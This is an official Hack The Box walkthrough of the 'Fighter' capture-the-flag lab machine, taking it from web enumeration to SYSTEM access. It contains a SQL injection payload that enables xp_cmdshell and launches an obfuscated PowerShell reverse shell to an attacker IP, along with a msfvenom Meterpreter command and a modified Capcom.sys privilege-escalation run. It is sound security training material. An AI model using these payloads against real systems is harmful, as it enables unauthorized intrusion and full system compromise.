
Hack The Box

PEN-TESTING LABS



Fighter

1st November 2018 / Document No D18.100.24

Prepared By: egre55

Machine Author: decoder & Cneeliz

Difficulty: Insane

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Fighter is a very challenging machine, that requires good web and post-exploitation enumeration. It highlights the fragility of blacklists and showcases techniques that are useful from both offensive and defensive standpoints.

Skills Required

- Intermediate knowledge of Web application enumeration techniques
- Intermediate knowledge of SQL injection techniques
- Intermediate knowledge of Windows
- Intermediate knowledge of disassembly

Skills Learned

- Advanced SQL injection technique and blacklist bypassing
- AppLocker bypassing
- Command-line obfuscation
- Exploit selection and modification
- Post-exploitation enumeration
- Reverse engineering

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

masscan -p1-65535 10.10.10.72 --rate=1000 -e tun0 > ports


ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')

Nmap -Pn -sV -sC -p$ports 10.10.10.72

```
root@kali:~/hackthebox/fighter# nmap -Pn -sV -sC -p$ports 10.10.10.72
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-29 19:12 EDT
Nmap scan report for 10.10.10.72
Host is up (0.13s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: StreetFighter Club
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap reveals an IIS 8.5 installation, which is only available on Windows Server 2012 R2.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Wfuzz

streetfighterclub.htb is referred to, and this is added to /etc/hosts. A member's site is also referred to but dirbusting this hostname using either a cewl generated list of words from the website, or other popular wordlists is unsuccessful.

Possibly it has been configured as a subdomain. In order to test this we can add the words from the cewl generated wordlist into /etc/hosts. Issuing "wc- l" on the wordlist returns that there are 254 entries. The contents of the wordlist are copied with the command "xclip -sel c < words", and pasted into /etc/hosts. With the cursor at the beginning of the first word, the following vim macro can be used to format the remaining 253 entries appropriately.

qri10.10.10.72<tab><end>.streetfighterclub.htb<down arrow><home><esc>q253@r

Subdomain enumeration can be performed using Wfuzz.

wfuzz -c -z file,words --hc 404 -Z http://FUZZ.streetfighterclub.htb

```
000026:  C=200     190 L      717 W         6911 Ch        "site"
000197:  C=200     190 L      717 W         6911 Ch        "Chapa"
000027:  C=403      29 L       92 W         1233 Ch        "members"
000028:  C=200     190 L      717 W         6911 Ch        "you"
000029:  C=200     190 L      717 W         6911 Ch        "Chun"
000030:  C=200     190 L      717 W         6911 Ch        "video"
000031:  C=200     190 L      717 W         6911 Ch        "will"
000032:  C=200     190 L      717 W         6911 Ch        "released"
000033:  C=200     190 L      717 W         6911 Ch        "PlayStation"
000035:  C=200     190 L      717 W         6911 Ch        "characters"
000039:  C=200     190 L      717 W         6911 Ch        "Online"
```

This reveals that "members" is a valid subdomain, although as it is not directly accessible, it seems an additional directory or file must be required.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Gobuster


Using Gobuster to enumerate further, the members area is quickly found.

go run /opt/gobuster/main.go -u http://members.streetfighterclub.htb -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -s '200,204,301,302,307,403,500' -x .htm,.html,.aspx,.asp

go run /opt/gobuster/main.go -u http://members.streetfighterclub.htb/old/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -s '200,204,301,302,307,403,500' -x .htm,.html,.aspx,.asp

```
root@kali:~# go run /opt/gobuster/main.go -u http://members.streetfighterclub.htb/old/ -w /usr/share/dirbuster
x .htm,.html,.aspx,.asp

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://members.streetfighterclub.htb/old/
[+] Threads      : 10
[+] Wordlist     : /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403,500
[+] Extensions   : htm,html,aspx,asp
[+] Timeout      : 10s
=====================================================
2018/10/31 12:09:55 Starting gobuster
=====================================================
/login.asp (Status: 200)
```




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Burp Suite / SQL injection

Manipulation of the login request in Burp Repeater reveals that the “logintype” parameter is vulnerable to SQL injection. The “ORDER BY” statement is incremented, which result in a 302 HTTP status code until “ORDER BY 7”, which confirms that there are 6 columns.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

After iterating through the column numbers with USER_NAME() as the payload, and examining the HTTP response, it seems the information can be extracted by inputting the query in column 5. After URL and base64 decoding the “Set-Cookie: Email” value, the response to the query is visible. A response of “1” to “IS_SRVROLEMEMBER(‘sysadmin’) confirms that the account has been granted sysadmin privileges.

Request

Raw | Params | Headers | Hex

```
POST /old/verify.asp HTTP/1.1
Host: members.streetfighterclub.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://members.streetfighterclub.htb/old/Login.asp
Cookie: ASPSESSIONIDACBCCSAC=PGANNGOAAFMOMFDCBJDIMEGA;
ASPSESSIONIDCCCAAQDD=HNBNCDBBEBOGBDIKDCKHBFJD; Email=; Level=%2D1; Chk=8067;
password=dGVzdA%3D%3D; username=dGVzdA%3D%3D
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

username=test&password=test&logintype=1+union+select+1,2,3,4,IS_SRVROLEMEMBER+('sysa
dmin'),6&rememberme=ON&B1=LogIn
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: welcome.asp
Server: Microsoft-IIS/8.5
Set-Cookie: Level=Ng%3D%3D; path=/
Set-Cookie: Email=MQ%3D%3D; path=/
Set-Cookie: Chk=8653; path=/
Set-Cookie: password=dGVzdA%3D%3D; expires=Thu, 31-Oct-2019 22:34:34 GMT; path=/
Set-Cookie: username=dGVzdA%3D%3D; expires=Thu, 31-Oct-2019 22:34:34 GMT; path=/
X-Powered-By: ASP.NET
Date: Wed, 31 Oct 2018 22:34:35 GMT
Connection: close
Content-Length: 132
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Payload creation

After a lot of trial and error, and using the below article as inspiration, a payload is created to enable xp_cmdshell and execute a Nishang PowerShell reverse shell one-liner **(Appendix A)**,.

https://www.tarlogic.com/en/blog/red-team-tales-0x01/
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1

It is worth noting that:

- > and " characters need escaping
- xp_cmdshell needs obfuscating to bypass a simple blacklist
- The 32-bit version of PowerShell must be used

PowerShell is noted for its offensive capability and Microsoft have made later versions of the language very security transparent (e.g. Module and Script Block logging). However, organisations may also choose to block Powershell completely. The obvious Powershell binary to block is below, and on Fighter this is blocked by AppLocker policy.

```
C:\Users\Public\Downloads>where powershell.exe
where powershell.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

However, it is possible to instantiate a PowerShell session using other native PowerShell executables and dlls **(Appendix B)**, and these should be blocked as well if required.

Although not necessary for this exploitation, it is worth additionally obfuscating the payload. The example in Appendix A has a simple case-obfuscation applied, but for more sophisticated PowerShell obfuscation, Daniel Bohannon has created the “Invoke-Obfuscation” project.

https://github.com/danielbohannon/Invoke-Obfuscation

After executing the payload, a reverse shell is received as FIGHTER\sqlserv.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Post-Exploitation Enumeration

Identification of vulnerable driver

From both defensive and offensive perspectives, it is useful to see how a system has deviated from a vanilla installation or previous baseline in terms of installed services and drivers. The below commands can be used to enumerate services and drivers.

cmd /c sc query state= all type= all | findstr SERVICE_NAME
driverquery

```
SH3LL C:\Windows\System32> cmd /c sc query state= all type= all | findstr SERVICE_NAME
SERVICE_NAME: 1394ohci
SERVICE_NAME: 3ware
SERVICE_NAME: ACPI
SERVICE_NAME: acpiex
SERVICE_NAME: acpipagr
SERVICE_NAME: AcpiPmi
SERVICE_NAME: acpitime
SERVICE_NAME: ADP80XX
SERVICE_NAME: AeLookupSvc
SERVICE_NAME: AFD
SERVICE_NAME: agp440
```

As a previous baseline is not available, the server version is again confirmed, before standing up a Windows Server 2012 instance from the Microsoft Evaluation Center.

[environment]::OSVersion.Version

After diffing the output from both systems, a much smaller list of services is identified. Among the expected MSSQL and IIS services is the Capcom service/driver, which is known to be vulnerable.

```
root@kali:~# diff default_services.txt fighter-services.txt | grep SERVICE_NAME
> SERVICE_NAME: AppHostSvc
> SERVICE_NAME: aspnet_state
> SERVICE_NAME: Capcom
> SERVICE_NAME: Cbafilt
> SERVICE_NAME: clean
> SERVICE_NAME: Datascrn
> SERVICE_NAME: DiagTrack
> SERVICE_NAME: E1G60
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Upgrade PowerShell Shell

Running exploits may result in system instability, so the bare PowerShell shell is upgraded to a more forgiving Meterpreter shell.

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.15 LPORT=80 -f psh

The PowerShell payload is then base64 encoded and executed.

[System.Text.Encoding]::Default.GetString([System.Convert]::FromBase64String("base64 encoded powershell reverse shell")) | iex

```
root@kali:~# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.72] 49240

PS C:\Windows\system32> [System.Text.Encoding]::Default.GetString([System.Convert]::FromBase64Strin
MgZXh0ZXJuIEludFB0ciBWaXJ0dWFsQWxsb2MoSW50UHRyIGxwQWRkcmVzcywgdWludCBkd1NpemUsIHVpbnQgZmxBbGxvY2F0a
RpYyBleHRlcm4gSW50UHRyIENyZWF0ZVRocmVhZChJbnRQdHIgbHBUaHJlYWRBdHRyaWJ1dGVzLCB1aW50IGR3U3RhY2tTaXplL
MsIEludFB0ciBscFRocmVhZElkKTsKIkAKCiRTUGt3eGVBT1BIWncgPSBBZGQtVHlwZSAtbWVtYmVyRGVmaW5pdGlvbiAkeGhnS
J5dGVbXV0gJHNudENiVmVwT1FBWEggPSAweGZjLDB4ZTgsMHg4MiwweDAsMHgwLDB4MCwweDYwLDB4ODksMHhlNSwweDMxLDB4Y
I4LDB4ZiwweGI3LDB4NGEsMHgyNiwweDMxLDB4ZmYsMHhhYywweDNjLDB4NjEsMHg3YywweDIsMHhgyYywweDIwLDB4YzEsMHhjZ
wweDhiLDB4NGMsMHgxMSwweDc4LDB4ZTMsMHg0OCwweDEsMHhkMSwweDUxLDB4OGIsMHg1OSwweDIwLDB4MSwweGQzLDB4OGIsM
B4YzEsMHhjZiwweGQsMHgxLDB4YzcsMHgzOCwweGUwLDB4NzUsMHhmNiwweDMsMHg3ZCwweGY4LDB4M2IsMHg3ZCwweDI0LDB4N
gsMHgxYywweDEsMHhkMywweDhiLDB4NCwweDhiLDB4MSwweGQwLDB4ODksMHg0NCwweDI0LDB4MjQsMHg1YiwweDViLDB4NjEsM
wweDY4LDB4MzMsMHgzMiwweDAsMHgwLDB4NjgsMHg3NywweDczLDB4MzIsMHg1ZiwweDU0LDB4NjgsMHg0YywweDc3LDB4MjYsM
```

An exploit module for the vulnerable Capcom.sys driver has been added to the Metasploit Framework, although it is for 64-bit only and the current Meterpreter session on Fighter is 32-bit. The module “windows/local/payload_inject” is used to launch a x64 bit Meterpreter session.

```
msf exploit(windows/local/payload_inject) > run

[*] Started reverse TCP handler on 10.10.14.15:443
[*] Running module against FIGHTER
[-] PID  does not actually exist.
[*] Launching notepad.exe...
[*] Preparing 'windows/x64/meterpreter/reverse_tcp' for PID 1852
[*] Sending stage (206403 bytes) to 10.10.10.72
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Capcom exploit

Running the Capcom exploit results in a failed architecture check even though the architecture is correct, so the check_result function is commented out.

```
   def exploit
     if is_system?
       fail_with(Failure::None, 'Session is already elevated')
     end
 =begin
     check_result = check
     if check_result == Exploit::CheckCode::Safe || check_result == Exploit::CheckCode::Unknown
       fail_with(Failure::NotVulnerable, 'Exploit not available on this system.')
     end

     if sysinfo['Architecture'] == ARCH_X64
       if session.arch == ARCH_X86
         fail_with(Failure::NoTarget, 'Running against WOW64 is not supported, please get an x64 session')
       end

       if target.arch.first == ARCH_X86
         fail_with(Failure::NoTarget, 'Session host is x64, but the target is specified as x86')
       end
     end
 =end
     print_status('Launching notepad to host the exploit...')
     notepad_process = client.sys.process.execute('notepad.exe', nil, {'Hidden' => true})
```

After issuing a “reload” command, the exploit is run again and a new Meterpreter session running as SYSTEM is received.

```
msf exploit(windows/local/capcom_sys_exec) > run

[*] Started reverse TCP handler on 10.10.14.15:443
[*] Launching notepad to host the exploit...
[+] Process 2784 launched.
[*] Reflectively injecting the exploit DLL into 2784...
[*] Injecting exploit into 2784...
[*] Exploit injected. Injecting payload into 2784...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (206403 bytes) to 10.10.10.72
[*] Meterpreter session 11 opened (10.10.14.15:443 -> 10.10.10.72:49290) at 2018-11-01 16:49:42 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


The user.txt flag can now be obtained from the decoder user’s desktop.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Reversing root.exe

root.exe and check.dll can be downloaded and opened in Ida. After inspection it seems that XOR 9 is applied to each byte of the string Fm`fEhOl}h.

GCHQ CyberChef's XOR Brute Force can be used to recover the password OdioLaFeta.



After passing this to root.exe the root flag is returned.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Appendix A

```
logintype=1;EXEC sp_configure 'show advanced options', 1;RECONFIGURE WITH
OVERRIDE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE WITH OVERRIDE;drop table
fighter;create table fighter (out varchar(8000));insert into fighter (out) execute Xp_cMdsHelL
'C:\WIndOWs\sySwOw64\WINdOwspOweRshEll\v1.0\poWersHeLl.Exe "$clIEnT = NEw-ObJect
SYstEm.nEt.SOckEts.TcPclIeNt(\"10.10.14.15\",443);$stReAm =
$clIEnT.GetsTrEam();[byte[]]$bYtEs = 0..65535|%{0};wHIle(($i = $stReAm.Read($bYtEs, 0,
$bYtEs.LEnGth)) -ne 0){;$dAta = (NEW-oBjecT -TypeNAme
SYsTem.tExt.ASCIiENcoDing).GEtstRInG($bYtEs,0, $i);$sEndback = (iEX $data 2>&1 | OUt-stRing
);$Sendback2  = $sEndback + \"sH3lL \" + (pWd).PAth + \"^> \";$senDbyte =
([texT.eNCodIng]::AScIi).GEtByTes($Sendback2);$stReAm.WRite($senDbyte,0,$senDbyte.Lengt
h);$stReAm.FLuSh()};$clIEnT.CloSe()"';
```

SQLi with case-obfuscated PowerShell reverse shell

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Appendix B

```
C:\>dir /B /S powershell.exe /S system.management.automation.dll

C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e
35\System.Management.Automation.dll
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.
0__31bf3856ad364e35\System.Management.Automation.dll
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\WinSxS\amd64_microsoft-windows-powershell-exe_31bf3856ad364e35_10.0.143
93.0_none_968a6a2f18e547eb\powershell.exe
C:\Windows\WinSxS\msil_system.management.automation_31bf3856ad364e35_1.0.0.0_none_
6340379543bd8a03\System.Management.Automation.dll
C:\Windows\WinSxS\msil_system.management.automation_31bf3856ad364e35_10.0.14393.0_
none_f2bad6783ea6eb6a\System.Management.Automation.dll
C:\Windows\WinSxS\wow64_microsoft-windows-powershell-exe_31bf3856ad364e35_10.0.143
93.0_none_a0df14814d4609e6\powershell.exe
```

PowerShell: associated binaries and dlls